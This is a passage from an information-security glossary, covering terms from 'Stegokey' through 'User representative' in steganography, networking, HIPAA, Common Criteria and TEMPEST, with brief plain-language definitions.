Stegokey—A key that allows extraction of the secret information out of the cover.

Stego-medium—The resulting combination of a cover medium and embedded message and a stego key. .

Stego-only attack—An attack where only the stego-object is available for analysis.

STFCS—See the Standard Transaction Format Compliance System.

STG—Security audit event storage.

StirMark—A method of testing the robustness of a watermark. StirMark is based on the premise that many watermarks can survive a simple manipulation to the file, but not a combination of manipulations. It simulates a process similar to what would happen if an image was printed and then scanned back into the computer by stretching, shearing, shifting and rotating an image by a tiny random amount.

STM—Protection of the TSF, time stamps.

Storage media—Floppy diskettes, tapes, hard disk drives, or any devices that store automated information.

Storage object—An object that supports both read and write accesses.

Stored-program concept—The location of the instructions placed in the memory of a common controlled switching unit and to which it refers while processing a call.

Strategic management—Provides an organization with overall direction and guidance.

Strategic National Implementation Process (SNIP)—Under HIPAA, a WEDI program for helping the healthcare industry identify and resolve HIPAA implementation issues.

Stream cipher—An encryption method in which a cryptographic key and an algorithm are applied to each bit in a datastream, one bit at a time.

Strength—The power of the information assurance protection.

Strength of Mechanism (SML)—A scale for measuring the relative strength of a security mechanism hierarchically ordered from SML 1 through SML 3.

Strike warfare—A primary warfare mission area dealing with preemptive or retaliatory offensive strikes against inland or coastal ground targets.

Strong authentication—Strong authentication refers to systems that require multiple factors for authentication and use advanced technology, such as dynamic passwords or digital certificates, to verify a user's identity.

Structurally object-oriented—[The data model allows definitions of data structures to represent entities of any complexity (complex objects).

Structured data—See *Data-Related Concepts.*

Structured design—A methodology for designing systems and programs through a top-down, hierarchical segmentation.

Structured programming—The process of writing computer programs using logical, hierarchical control structures to carry out processing.

Structured Query Language (SQL)—The international standard language for defining and accessing a relational database.

SUBC—See *State Uniform Billing Committee.*

Subject—An active entity, generally in the form of a person, process, or device that causes information to flow among objects or changes the system state.

Subjective information—Attempts to describe something that is unknown.

Subnet—A portion of a network, which may be a physically independent network segment, that shares a network address with other portions of the network and is distinguished by a subnet number. A subnet is to a network what a network is to the Internet.

Subnet address—The subnet portion of an IP address. In a subnetted network, the host portion of an IP address is split into a subnet and a host portion using an address (subnet) mask.

Subroutine—A segment of code that can be called up by a program and executed at any time from any point.

Subscriber—An entity (associated with one or more users) that is engaged in a subscription with a telecommunications service provider (TSP). The subscriber is allowed to subscribe to and unsubscribe from services, to register a user or a list of users authorized to enjoy these services, and also to set the limits relative to the use that associated users make of these services.

Subscriber loop—The circuit that connects the telephone company's central office to the demarcation point on the customer's premises. The circuit is most likely a pair of wires.

Subscript—A value used in programming to reference an item of data stored in a table.

Substitution—the steganographic method of encoding information by replacing insignificant bits from the cover with the bits from the embedded message.

Substitution-Linear Transformation Network—A practical architecture based on Shannon's concepts for the secure, practical ciphers with a network structure consisting of a sequence of rounds of small substitutions, easily implemented by table lookup and connected by bit position permutations or linear transpositions.

Subsystem—A major subdivision or component of an information system consisting of information, information technology, and personnel that performs one or more specific functions. .

Suite—A named set of resources and interfaces; a collection of resources; not a physical space.

Summary Health Information—See Part II, 45 CFR 164.504.

Superclass—A class from which another class inherits attributes and methods.

Supercomputer—The fastest, most powerful, and expensive type of computer.

SuperFrame—A synchronization-framing format for a T1. In a T1 circuit, each of the 24 DS0 channels are sampled every 125 microseconds and 8 bits are taken from each. If you multiply the 8 bits by the 24 channels, you get 192-bits in a chain, and then add one bit for timing, you get 193 total bits in one frame. Twelve frames comprise the SuperFrame. A newer version of this T1 formatting is called Extended Super Frame (ESF).

Supply chain—The paths reaching out to all of a company's suppliers of parts and services.

Supply-Chain Management (SCM) system—Tracks inventory and information among business processes and across companies.

Support Mission Area—Synonymous with Support Warfare Mission Area. Areas of Naval warfare that provide support functions that cut across the boundaries of all (or most) other warfare mission areas.

Supraliminal channel—a feature of an image which is impossible to remove without gross modifications, i.e.--a visible watermark.

Survivability—The capability of a system to fulfill its mission, in a timely manner, in the presence of attacks, failures, or accidents. A survivability assessment covers the full threat control chronology.

SVC—Switched virtual circuit.

Swapping—A method of computer processing in which programs not actively being processed are held on special storage devices and alternated in and out of memory with other programs according to priority.

SWG—Under HIPAA, sub-workgroup.

Switch—A mechanical, electrical, or electronic device that opens or closes circuits, completes or breaks an electrical path, or selects paths or circuits. A switch looks at incoming data to determine the destination address. Based on that address, a transmission path is set up through the switching matrix between the incoming and outgoing physical communications ports and links.

Switch Control Point (SCP) also known as Service Control Point (SCP)—Provides computer services, such as database information, that defines the possible services and their logic.

Switched beam—Also called switch lobe. Smart antennas use power patterns that are more concentrated and directed than the regular antenna. The far end device receives a much more powerful signal from the antenna.

Switched Lobe (SL)—Also called switch beam. Smart antennas use power patterns that are more concentrated and directed than the regular antenna. The far end device receives a much more powerful signal from the antenna.

Switched Virtual Circuit (SVC)—A virtual circuit connection established across a network on an as-needed basis and lasting only for the duration of the transfer.

Switching costs—Costs that can make customers reluctant to switch to another product or service.

Symbolic evaluation—The process of analyzing the path of program execution through the use of symbolic expressions.

Symbolic execution—The analytical technique of dissecting each program path.

Symmetric key encryption—In symmetric key encryption: two trading partners share one or more secrets, no one else can read their messages. A different key (or set of keys) is needed for each pair of trading partners. Same key used for encryption and decryption.

Synchronous—A protocol of transmitting data over a network where the sending and receiving terminals are kept in synchronization with each other by a clock signal embedded in the data.

Synchronous Optical NETwork (SONET)—SONET is an international standard for high-speed data communications over fiber-optic media. The transmission rates range from 51.84 Mbps to 2.5 Gbps.

Syntax—The statement formats and rules for the use of a programming language.

System—A series of related procedures designed to perform a specific task.

System accreditation—The official authorization granted to an information system to process sensitive information in its operational environment based on a comprehensive security evaluation of the system's hardware, firmware, and software security design, configuration and implementation and of the other system procedural, administrative, physical, TEMPEST, personnel, and communications security controls.

System analysis—The process of studying information requirements and preparing a set of functional specifications that identify what a new or replacement system should accomplish.

System attributes—The qualities, characteristics, and distinctive features of information systems.

System bus—The electronic pathways that move information between basic components on the motherboard, including the pathway between the CPU and RAM.

System certification—The technical evaluation of a system's security features that established the extent to which a particular information system's design and implementation meets a set of specified security requirements.

System design—The development of a plan for implementing a set of functional requirements as an operational system.

System development life cycle—The scope of activities associated with a system, encompassing the system's initiation, development and acquisition, implementation, operation and maintenance, and, ultimately, its disposal, which instigates another system initiation. .

System entity—A system subject (user or process) or object.

System environment—the unique technical and operating characteristics of an IT system and its associated environment, including the hardware, software, firmware, communications capability, organization, and physical location.

System high—A system is operating at system high security mode when the system and all of its local and remote peripherals are protected in accordance with the requirements for the highest classification category and types of material contained in the system. All users having access to the system have a security clearance, but not necessarily a need-to-know for all material contained in the system. In this mode, the design and operation of the system must provide for the control of concurrently available classified material in the system on the basis of need-to-know.

System High Mode—IS security mode of operation wherein each user, with direct or indirect access to the IS, its peripherals, remote terminals, or remote hosts, has all of the following: a. Valid security clearance for all information within an IS; b. Formal access approval and signed nondisclosure agreements for all the information stored and processed (including all

compartments and special access programs); and c. Valid need-to-know for some of the information contained within the IS.

System integrity—The attribute of an IS when it performs its intended function in an unimpaired manner, free from deliberate or inadvertent unauthorized manipulation of the system.

System integrity procedures—Procedures established to ensure that hardware, software, firmware, and data in a computer system maintain their state of original integrity and are not tampered with by unauthorized personnel.

System interconnection—The direct connection of two or more information technology systems for the purpose of sharing data and other information resources.

System log—An audit trail of relevant system happenings (e.g., transaction entries, database changes).

System owner—Official having responsibility for the overall procurement, development, integration, modification, or operation and maintenance of an information system. .

System reliability—The composite of hardware and software reliability for a specified operational environment. System reliability measurements combine qualitative and quantitative assessments.

System safety—The application of engineering and management principles, criteria, and techniques to achieve acceptable mishap risk, within the constraints of operational effectiveness, time, and cost, throughout the life of a system.

System safety engineering—An engineering discipline that employs specialized professional knowledge and skills in applying scientific and engineering principles, criteria, and techniques to identify and eliminate hazards, in order to reduce the associated mishap risk.

System Security Authorization Agreement (SSAA)—The SSAA is a formal agreement among the DAA(s), the Certifier, user representative, and program manager. It is used throughout the entire DITSCAP to guide actions, document decisions, specify IA requirements, document certification tailoring and level-of-effort, identify potential solutions, and maintain operational systems security.

System security plan—Formal document that provides an overview of the security requirements for the information system and describes the security controls in place or planned for meeting those requirements. .

System survivability—The ability to continue to make resources available, despite adverse circumstances including hardware malfunctions, accidental software errors, accidental and malicious intentional user activities, and environmental hazards such as EMC/EMI/RFI.

System test—The process of testing an integrated hardware/software system to verify that the system meets its specified requirements.

Systematic failure—Failures that result from an error of omission, error of commission, or operational error during a life-cycle activity.

Systematic safety integrity—A qualitative measure or estimate of the failure rate due to systematic failures in a dangerous mode of failure.

Systems analysis—The process of studying information requirements and preparing a set of functional specifications that identify what a new or replacement system should accomplish.

Systems architecture—The fundamental and unifying system structure defined in terms of system elements, interfaces, processes, constraints, and behaviors.

Systems design—The development of a plan for implementing a set of functional requirements as an operational system.

Systems Development Life Cycle (SDLC)—(1) The classical operational development methodology that typically includes the phases of requirements gathering, analysis, design, programming, testing, integration, and implementation. (2) The systematic systems building process consisting of specific phases; for example, preliminary investigation, requirements determination, systems analysis, systems design, systems development, and systems implementation.

Systems engineering—An integrated composite of people, products, and processes that provides a capability or satisfies a stated need or objective.

Systems Network Architecture (SNA)—IBM's proprietary network architecture.

Systems security—There are three parts to Systems Security: (1) Computer Security (COMPUSEC) is composed of measures and controls that protect an AIS against denial-of-service, unauthorized disclosure, modification, or destruction of AIS and data (information). (2) Communications Security (COMSEC) is measures and controls taken to deny unauthorized persons information derived from telecommunications of the U.S. government. Government communications regularly travel by computer networks, telephone systems, and radio calls. (3) Information Systems Security (INFOSEC) is controls and measures taken to protect telecommunications systems, automated information systems, and the information they process, transmit, and store.

Systems software—The programs and other processing routines that control and activate the computer hardware facilitating its use.

System-specific security control—A security control for an information system that has not been designated as a common security control. .

T-1—Trunk Level 1. A digital transmission link with a total signaling speed of 1.544 Mbps.

TA—Terminal adapter.

TA/NT1TCB—Terminal Adapter/Network Termination 1 (ISDN) Trusted Computing Base.

TAB—TOE access, TOE access banners.

Table—An area of computer memory containing multiple storage locations that can be referenced by the same name.

Table driven—An indexed file in which tables containing record keys (i.e., disk addresses) are used to retrieve records.

TACACS (Terminal Access Controller Access Control System)—Authentication protocol, developed by the DDN community that provides remote access authentication and related services, such as event logging. User passwords are administered in a central database rather than in individual routers, providing an easily scalable network security solution.

TACACS+—Terminal Access Controller Access Control System Plus is an authentication protocol, often used by remote-access servers or single (reduced) sign-on implementations. TACACS and TACACS+ are proprietary protocols from CISCO®.

Tactical management—Develops the goals and strategies outlined by strategic management.

TAG—Under HIPAA, Technical Advisory Group.

TAH—TOE access, TOE access history.

Tampering—An intentionally caused event that results in modification of a system, its intended behavior, or data.

Tandem switch—A tandem switch connects one trunk to another. An intermediate switch or connection between an originating telephone call location and the final destination of the call. The tandem point passes the call along.

Tape management system—Systems software that assesses the given information on jobs to be run and produces information for operators and librarians regarding which data resources (e.g., tapes and disks) are needed for job execution.

Target identification—Identity that relates to a specific lawful authorization as such. This may be a serial number or a combination of characters and numbers. It is not related to the denoted interception subject or subjects.

Target identity—The identity associated with a target service used by the interception subject.

Target of Evaluation (TOE)—Under Common Criteria, an IT product or system that is subject to an evaluation.

Target service—Telecommunications service associated with an interception subject and usually specified in a lawful authorization for interception. There may be more than one target service associated with a single interception subject.

Task management system—It allocates the processor unit resources according to priority scheme or other assignment methods.

TAT—Lifecycle support, tools and techniques.
TCB—Trusted computing base.
TCP—Transport Control Protocol.
TCP sequence prediction—Fools applications using IP addresses for authentication (like the UNIX rlogin and rsh commands) into thinking that forged packets actually come from trusted machines.
TCP/IP—Transmission Control Protocol/Internet Protocol is a set of communications protocols that encompasses media access, packet transport, session communications, file transfer, electronic mail, terminal emulation, remote file access and network management. TCP/IP provides the basis for the Internet. The structure of TCP/IP is as follows:
Process layer clients: FTP, Telnet, SMTP, NFS, DNS:
Transport layer service providers: TCP (FTP, Telnet, SMTP), UDP (NFS, DNS): Network layer: IP (TCP, UDP): Access layer: Ethernet (IP), Token ring (IP).
TCSEC—Trusted Computer Systems Evaluation Criteria.
TDC—In Common Criteria, protection of the TSF: inter-TSF TSF data consistency.
TDM—Time division multiplexing.
TE—Terminal equipment.
TE1 and TE2—Terminal endpoints.
Technical architecture—Defines the hardware, software, and telecommunications equipment required to run the system.
Technical certification—A formal assurance by the Undersecretary for Management to Congress that standards are met which apply to an examination, installation, test or other process involved in providing security for equipment, systems, or facilities. Certifications may include exceptions and are issued by the office or person performing the work in which the standards apply.
Technical controls—The security controls (i.e., safeguards or countermeasures) for an information system that are primarily implemented and executed by the information system through mechanisms contained in the hardware, software, or firmware components of the system.
Technical penetration—An unauthorized RF, acoustic, or emanations intercept of information. This intercept may occur along a transmission path which is (1) known to the source, (2) fortuitous and unknown to the source, or (3) clandestinely established.
Technical steganography—The method of steganography where a tool, device or method is used to conceal a message. *Example:* invisible inks and microdots .
Technical surveillance—The act of establishing a technical penetration and intercepting information without authorization.
Technological attack—An attack that can be perpetrated by circumventing or nullifying hardware, software, and firmware access control mechanisms rather than by subverting system personnel or other users.
Technology-literate knowledge worker—A person who knows how and when to apply technology.
Telecommunications—Any transmission, emission, or reception of signs, signals, writing, images, sounds, or other information by wire, radio, visual, satellite, or electromagnetic systems.
Telecommunications carrier—An entity engaged in the transmission or switching of wire or electronic communications as a common carrier for hire that:.
Telecommunications device—A tool used to send information to and receive it from another person or location.
Telecommunications service—The offering of telecommunications for a fee directly to the public or to such classes of users as to be effectively available directly to the public, regardless of the facilities used.
Telecommunications Service Provider (TSP)—Umbrella term for APs, SPs, SvPs, and NWOs.
Telecommunications Standardization Sector of the International Telecommunications Union (ITU-TSS)—A unit of the International Telecommunications Union (ITU) of the United Nations. An

organization with representatives from the post office, telegraph, and telecommunications agencies (PTTs) of the world. ITU-TSS produces technical standards, known as recommendations, for all internationally controlled aspects of analog and digital communications.

Telecommuting—The use of communications technologies (such as the Internet) to work in a place other than a central location.

Teleprocessing—Information processing and transmission performed by an integrated system of telecommunications, computers, and person-to-machine interface equipment.

Teleprocessing security—The protection that results from all measures designed to prevent deliberate, inadvertent, or unauthorized disclosure or acquisition of information stored in or transmitted by a teleprocessing system.

Telnet—The virtual terminal protocol in the Internet suite of protocols. Allows users of one host to log into a remote host and interact as normal terminal users of that host.

TEMPEST—The study and control of spurious electronic signals emitted from electronic equipment. TEMPEST is a classification of technology designed to minimize the electromagnetic emanations generated by computing devices. TEMPEST technology makes it difficult, if not impossible, to compromise confidentiality by capturing emanated information.

TEMPEST Certification—Nationally approved hardware that protects against the transmission of compromising emanations, i.e., unintentional signals from information processing equipment which can disclose information being processed by the system.

TEMPEST Equipment (or TEMPEST-Approved Equipment)—Equipment that has been designed or modified to suppress compromising signals. Such equipment is approved at the national level for U.S. classified applications after undergoing specific tests. National TEMPEST approval does not, of itself, mean a device can be used within the foreign affairs community. Separate DS approval is required.

TEMPEST Hazard—A security anomaly that holds the potential for loss of classified information through compromising emanations.

TEMPEST Test—A field or laboratory examination of the electronic signal characteristics of equipment or systems for the presence of compromising emanations.

TEMPEST-Approved Personal Computer (TPC)—A personal computer that is currently listed on the Preferred Products List (PPL) or Evaluated Products List (EPL).

Temporal masking—A form of masking that occurs when a weak signal is played immediately after a strong signal. .

Temporary advantage—An advantage that, sooner or later, the competition duplicates or leap frogs with a better system.

Tenant Agency—A U.S. government department or agency operating overseas as part of the U.S. foreign affairs community under the authority of a chief of mission. Excluded are military elements not under direct authority of the chief of mission.

Terabyte (TB)—Roughly 1 trillion bytes.

Terminal identification—The means used to establish the unique identification of a terminal by a computer system or network.

Test condition—A detailed step the system must perform along with the expected result of the step.

Test Data—Data that simulates actual data to form and content and is used to evaluate a system or program before it is put into operation.

Test data generators—Computer software tools that help generate files of data that can be used to test the execution and logic of application programs.

Testing—The examination of the behavior of a program through its execution on sample data sets.

Texture block coding—A method of watermarking that hides data within the continuous random texture patterns of an image. The technique is implemented by copying a region from a random texture pattern found in a picture to an area that has similar texture, resulting in a pair of identically textured regions in the picture. .

TFTP—Trivial File Transfer Protocol.

TG—Under HIPAA, Task Group.

The Prisoner's Problem—A model for steganographic communication.

Thin client—A workstation with a small amount of processing power and costing less than a full-powered workstation.

Third-party ad servers—Companies that display banner advertisements on Web sites that you visit. These companies are often not the ones that own the Web site. .

Third-Party Administrator (TPA)—Under HIPAA, an entity that processes healthcare claims and performs related business functions for a health plan.

Threat—The potential danger that a vulnerability may be exploited intentionally, triggered accidentally, or otherwise exercised.

Threat agent—A means or method used to exploit a vulnerability in a system, operation, or facility.

Threat analysis—A project to identify the threats that exist over key information and information technology. The threat analysis usually also defines the level of the threat and likelihood of that threat to materialize.

Threat assessment—Process of formally evaluating the degree of threat to an information system and describing the nature of the threat.

Threat control measure—(1) A proactive design or operational procedure, action, or device used to reduce the risk caused by a threat. (2) A proactive design technique, device, or method designed to eliminate or mitigate hazards, and unsafe and unsecure conditions, modes and states.

Threat monitoring—The analysis assessment and review of audit trails and other data collected to search out system events that may constitute violations or precipitate incidents involving data privacy.

Threat perspective—The perspective from which vulnerability/threat analyses are conducted (system owner, administrator, certifier, customer, etc.); also referred to as risk dimension.

Threat source—Either (1) intent and method targeted at the intentional exploitation of a vulnerability or (2) the situation and method that may accidentally trigger a vulnerability.

Three generic strategies—Cost leadership, differentiation, and a focused strategy.

Three-dimensional (3D) technology—Presentations of information that give the user the illusion that the object viewed is actually in the room with the user.

Three-Way Handshake—The process whereby two protocol entities synchronize during connection establishment.

Thrill-seeker hacker—A hacker who breaks into computer systems for fun.

Throughput—The process of measuring the amount of work a computer system can handle within a specified timeframe.

TIFF—Tagged Image Format.

Time bomb—A Trojan horse that will trigger when a particular time or date is reached.

Time Division Multiple Access (TDMA)—One of several technologies used to separate multiple conversation transmissions over a finite frequency allocation of through-the-air bandwidth. TDMA is used to allocate a discrete amount of frequency bandwidth to each user in order to permit many simultaneous conversations. However, each caller is assigned a specific time slot for transmission.

Time Division Multiplexing (TDM)—A technique for transmitting a number of separate data, voice, and video signals simultaneously over one communications medium by interleaving a piece of each signal one after another.

Time domain—Method of representing a signal where the vertical deflection is the signals amplitude, and the horizontal deflection is the time variable.

Time stamping—An electronic equivalent of mail franking.

Time-Dependent Password—A password that is valid only at a certain time of day or during a specified timeframe.

Timeliness—The ability to ensure the delivery of required information within a defined time frame. Availability of required information in time to make decisions and permit execution within an adversary's decision and execution cycle.

Timely—[JITC, 1999]: In-time, reasonable access to data or system capabilities.

Timestamping—The practice of tagging each record with some moment in time, usually when the record was created or when the record was passed from one environment to another.

Tip side—Side of the line when measured with a voltmeter to an earth ground that should read zero voltage.

TLS1—Transport Layer Security protocol.

TNI—Trusted network interpretation of TCSEC; see NCSC-TG-011.145,146.

TOCTTU—Time of check to time of use; the time interval between when a user is authenticated and when they access specific system resources.

TOE—Under Common Criteria, target of evaluation.

TOE Security Functions (TSF)—Under Common Criteria, all parts of the TOE that have to be relied upon for enforcement of the TSP.

TOE Security Policy (TSP)—Under Common Criteria, the rules defining the required security behavior of a TOE. .

Token passing—A network access method that uses a distinctive character sequence as a symbol (token), which is passed from node to node, indicating when to begin transmission. Any node can remove the token, begin transmission, and replace the token when it is finished.

Token ring—A type of area network in which the devices are arranged in a virtual ring in which the devices use a particular type of message called a token to communicate with one another.

Top-level domain—Three-letter extension of a Web site address that identifies its type.

Total risk—The potential for the occurrence of an adverse event if no mitigating action is taken (i.e., the potential for any applicable threat to exploit a system vulnerability). See also *acceptable risk, residual risk*, and *minimum level of protection*.

Touch screen—Special screen the user touches to perform a particular function.

Touchpad—Popular on notebook computers, a stationary mouse that is touched with the finger.

TPA—See Third-Party Administrator or Trading Partner Agreement.

Traceroute—(1) A program available on many systems that traces the path a packet takes to a destination. It is mostly used to debug routing problems between hosts. There is also a traceroute protocol defined in RFC 1393. (2) The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

Trackball—An upside-down, stationary mouse in which the ball is moved instead of the device. Used mainly for notebooks.

Trademark—A registered word, letter, or device granting the owner exclusive rights to sell or distribute the goods to which it is applied.

Trading partner agreement—A contractual arrangement that specifies the legal terms and conditions under which parties operate when conducting transactions by the use of EDI. It may cover such things as: validity and formation of contract; admissibility in evidence of EDI messages; processing and acknowledgment of receipt of EDI messages; security; confidentiality and protection of personal data; recording and storage of EDI messages; operational requirements for EDI--message standards, codes, transaction and operations logs; technical specifications and requirements; liability, including use of intermediaries and third party service providers; dispute resolution; and, applicable law.

Traditional technology approach—Has two primary views of any system — information and procedures — and it keeps these two views separate and distinct at all times.

Traffic analysis—A type of security threat that occurs when an outside entity is able to monitor and analyze traffic patterns on a network.

Traffic flow confidentiality—A confidentiality service to protect against traffic analysis.

Traffic flow security—The protection that results from those features in some cryptography equipment that conceal the presence of valid messages on a communications circuit, usually by causing the circuit to appear busy at all times or by encrypting the source and destination addresses of valid messages.

Traffic security—a collection of techniques for concealing information about a message to include existence, sender, receivers and duration. Methods of traffic security include call-sign changes, dummy messages and radio silence.

Training—Teaching people the knowledge and skills that will enable them to perform their jobs more effectively.

Training assessment—An evaluation of the training efforts.

Training effectiveness—A measurement of what a given student has learned from a specific course or training event, i.e., learning effectiveness; a pattern of student outcomes following a specific course or training event; teaching effectiveness; and the value of the specific class or training event, compared to other options in the context of an agency's overall IT security training program; program effectiveness.

Training effectiveness evaluation—Information collected to assist employees and their supervisors in assessing individual students' subsequent on-the-job performance, to provide trend data to assist trainers in improving both learning and teaching, and to be used in return-on investment statistics to enable responsible officials to allocate limited resources in a thoughtful, strategic manner among the spectrum of IT security awareness, security literacy, training, and education options for optimal results among the workforce as a whole.

Training matrix—A table that relates role categories relative to IT systems.

Transaction—A transaction is an activity or request to a computer. Purchase orders, changes, additions, and deletions are examples of transactions that are recorded in a business information environment.

Transaction Change Request System—A system established under HIPAA for accepting and tracking change requests for any of the HIPAA mandated transactions standards via a single Web site. See www.hipaa-dsmo.org.

Transaction file—A collection of records containing data generated from the current business activity.

Transaction path—One of many possible combinations of a series of discrete activities that cause an event to take place. All discrete activities in a transaction path are logically possible. Qualitative or quantitative probability measures can be assigned to a transaction path and its individual activities.

Transactional Processing System (TPS)—The processing of transactions as they occur rather than in batches.

Transceiver—The physical device that connects a host interface to a local area network, such as Ethernet. Ethernet transceivers contain electronics that apply signals to the cable and sense collisions.

Transform domain techniques—Various methods of signal and image processing (Fast Fourier Transform, Discrete Cosine Transform, etc.) used mainly for the purposes of compression.

Transformation analysis—The process of detecting areas of image and sound files that is unlikely to be affected by common transformations and hide information in those places. The goal is to produce a more robust watermark.

Translator—See EDI Translator.

Transmission Control Protocol (TCP)—The major transport protocol in the Internet suite of protocols providing reliable, connection-oriented, full-duplex streams.

Transnational firm—A firm that produces and sells products and services all over the world.

Transport layer—The layer of the ISO Reference Model responsible for managing the delivery of data over a communications network.

Transport Layer Security Protocol—The public version of SSL3, being specified by the IETF.

Transport mode—An IPSec protocol used with ESP or Alt in which the ESP or Alt header is inserted between the IP header and the upper-layer protocol of an IP packet.252.

Trap door—A hidden software or hardware mechanism that permits system protection mechanisms to be circumvented. It is activated in some non-apparent manner; for example, a special "random" key sequence at a terminal.

Treated Conference Room (TCR)—A shielded enclosure that provides acoustic and electromagnetic attenuation protection.

Trojan Horse—A computer program that is apparently or actually useful and contains a trapdoor or unexpected code.

Trojan Horse Software—Software the user does not want that is hidden inside software the user wants.

Trojan Horse Virus—Hides inside other software. Usually an attachment or download.

TRP—Trusted path/channels, trusted path.

True search engine—Uses software agent technologies to search the Internet for key words and then places them into indices.

Trust—Reliance on the ability of a system or process to meet its specifications.

Trusted Computer Security Evaluation Criteria (TCSEC)—A security development standard for system manufacturers and a basis for comparing and evaluating different computer systems. Also known as the *Orange Book*.

Trusted computer system—A system that employs sufficient hardware and software integrity measures to allow its use for simultaneously processing a range of sensitive or classified information.

Trusted computing base—The totality of protection mechanisms within a computer system, including hardware, software, and communications equipment, the combination of which is responsible for enforcing a security policy. A TCB consists of one or more components that together enforce a unified security policy over a product or system. The ability of a trusted computing base to correctly enforce a security policy depends solely on the mechanisms within the TCB and on the correct input by system administrative personnel of parameters (such as a user's clearance) related to the security policy.

Trusted guard—A computer system that is trusted to enforce a particular guard policy, such as ensuring the flow of only unclassified data from a classified system or ensuring no reverse flow of pest programs from an untrusted system to a trusted system. .

Trusted third party—An entity trusted by other entities with respect to security related services and activities, such as a certification authority.

TSE—In Common Criteria, TOE access, TOE session establishment.

TSF—See *TOE Security Functions.*

TSP —In Common Criteria, TOE Security Policy (TSP): the rules defining the required security behavior of a TOE.

TSS—In Common Criteria, Security Target evaluation, TOE summary specification.

TST—In Common Criteria, Protection of the TSF, TSF self test.

TTL—Time-to-live.

Tunnel mode—A IPsec protocol used with ESP in which the header and contents of an IP packet are encrypted and encapsulated prior to transmission, and a new IP header is added.

Tunneling—The use of authentication and encryption to set up virtual private networks (VPNs).

Turnkey system—A complete, ready-to-operate system that is purchased from a vendor as opposed to a system developed in-house.

Twisted pair—A type of network physical medium made of copper wires twisted around each other. Example: Ordinary telephone cable.

Twisted-pair wire—A communication medium that consists of pairs of wires that are twisted together and bound into cable.

Two-factor authentication—The use of two independent mechanisms for authentication; for example, requiring a smart cart and a password.

Type accreditation—In some situations, a major application or general support system is intended for installation at multiple locations. The application or system usually consists of a common set of hardware, software, and firmware. Type accreditations are a form of interim accreditation and are used to certify and accredit multiple instances of a major application or general support system for operation at approved locations with the same type of computing environment. .

UART—Universal Asynchronous Receiver/Transmitter.

UAU—User authentication.
UB—In HIPAA, Uniform Bill, as in UB-82 or UB-92.
UB-82—In HIPAA, a uniform institutional claim form developed by the NUBC that was in general use from 1983 to 1993.
UB-92—In HIPAA, a uniform institutional claim form developed by the NUBC that has been in general use since 1993.
UCF—In HIPAA, Uniform Claim Form, as in UCF-1500.
UCTF—See the *Uniform Claim Task Force.*
UDP—User Datagram Protocol. Connectionless transport layer protocol in the TCP/IP stack. UDP is a simple protocol that exchanges datagrams without acknowledgments or guaranteed delivery, requiring that error processing and retransmission be handled by other protocols. UDP is defined in RFC 768.
UHIN—See the Utah Health Information Network.
UID—User identification.
UN/CEFACT—See the United Nations Centre for Facilitation of Procedures and Practices for Administration, Commerce, and Transport.
UN/EDIFACT—See the United Nations Rules for Electronic Data Interchange for Administration, Commerce, and Transport.
Unallocated space—The set of clusters that has been marked as available to store information but has not yet received a file, or still contains some or all of a file marked as deleted.
Unauthorized (malicious or accidental) disclosure, modification, or destruction of information—Unintentional errors and omissions.
Unauthorized disclosure—Exposure of information to individuals not authorized to receive it.
Understanding—Real-world knowledge in context.
UNI—User network interface.
Uniform Claim Task Force (UCTF)—In HIPAA, an organization that developed the initial HCFA-1500 Professional Claim Form. The maintenance responsibilities were later assumed by the NUCC.
Uniform Resource Locator (URL)—The primary means of navigating the web; consists of the means of access, the Web site, the path, and the document name of a Web resource, such as http://www.auerbach-publications.com.
Uninstaller software—Utility software that can be used to remove software that the user no longer wants from the hard disk.
Unit Security Officer—A U.S. citizen employee who is a nonprofessional security officer designated with a specific or homogeneous working unit to assist the office of security in carrying out functions prescribed in these regulations.
Unit testing—The testing of a module for typographic, syntactic, and logical errors and for correct implementation of its design and satisfaction of its requirements.
United Nations Centre for Facilitation of Procedures and Practices for Administration, Commerce, and Transport (UN/CEFACT)—An international organization dedicated to the elimination or simplification of procedural barriers to international commerce.
United Nations Rules for Electronic Data Interchange for Administration, Commerce, and Transport (UN/EDIFACT)—An international EDI format. Interactive X12 transactions use the EDIFACT message syntax.
Universal Product Code (UPC)—An array of varied width lines that can be read by special machines (e.g., OCR devices) and converted into alphanumeric data. This method is used to mark merchandise for direct input of sales transactions.
UNIX—An operating system initially developed by Bell Labs. Used primarily on engineering workstations and computers, and networked systems. UNIX is difficult for nontechnical people to use but is becoming increasingly popular in the business environment in supporting GUI applications.
UNL—Privacy, unlinkability.

UNO—Privacy, unobservability.

Unshielded Twisted Pair (UTP)—A generic term for "telephone" wire used to carry data such as 10Base-T and 100Base-T. Various categories (qualities) of cable exist that are certified for different kinds of networking technologies.

UNSM—United Nations Standard Messages.

Unstructured Data—See Data-Related Concepts.

Update—The file processing activity in which master records are altered to reflect the current business activity contained in transactional files.

Upgrading—The determination that particular unclassified or classified information requires a higher degree of protection against unauthorized disclosure than currently provided. Such determination shall be coupled with a marking of the material with the new designation.

UPIN—Universal Provider Identification Number--to be replaced by National Provider Identifier under HIPAA.

Uplink frequencies—In satellites, the frequency used from the earth station up to the satellite. In data, the frequency used to send data from a station to a head end or mainframe.

UR—In HIPAA, utilization review.

URAC—The American Accreditation HealthCare Commission.

URL (Uniform Resource Locator)—An address for a specific Web page or document within a Web site.

USB—Identification and authentication user–subject binding.

USB (Universal Serial Bus)—It is becoming the most popular means of connecting devices to a computer. Most standard desktops today have at least 2 USB ports, and most standard notebooks have at least one.

USC or U.S.C—United States Code.

Use—With respect to individually identifiable health information, the sharing, employment, application, utilization, examination, or analysis of such information within an entity that maintains such information. (See Disclosure, in contrast.).

USENET—A facility of the Internet, also called "the news," that allows users to read and post messages to thousands of discussion groups on various topics.

Usenet—A worldwide collection/system of newsgroups that allows users to post messages to an online bulletin board.

User—(1) The party, or his designee, responsible for the security of designated information. The user works closely with an ISSE. Also referred to as the customer. (2) Person or process accessing an AIS either by direct connections (i.e., via terminals), or indirect connections (i.e., prepare input data or receive output that is not reviewed for content or classification by a responsible individual).

User Acceptance Testing (UAT)—Determines if the system satisfies the business requirements and enables the knowledge workers to perform their jobs correctly.

User agent—An intelligent agent that takes action on the user's behalf.

User Datagram Protocol (UDP)—A transport protocol in the Internet suite of protocols. UDP, like TCP, uses IP for delivery; however, unlike TCP, UDP provides for exchange of datagrams without acknowledgments or guaranteed delivery.

User documentation—Highlights how to use the system.

User information—The individual, or organization, who has been authorized access to the information asset by the owner.

User interface management—The component of the expert system that is used to run a consultation.

User representative—An individual that represents the operational interests of the user community and serves as the liaison for that community throughout the system development life cycle of the information system.

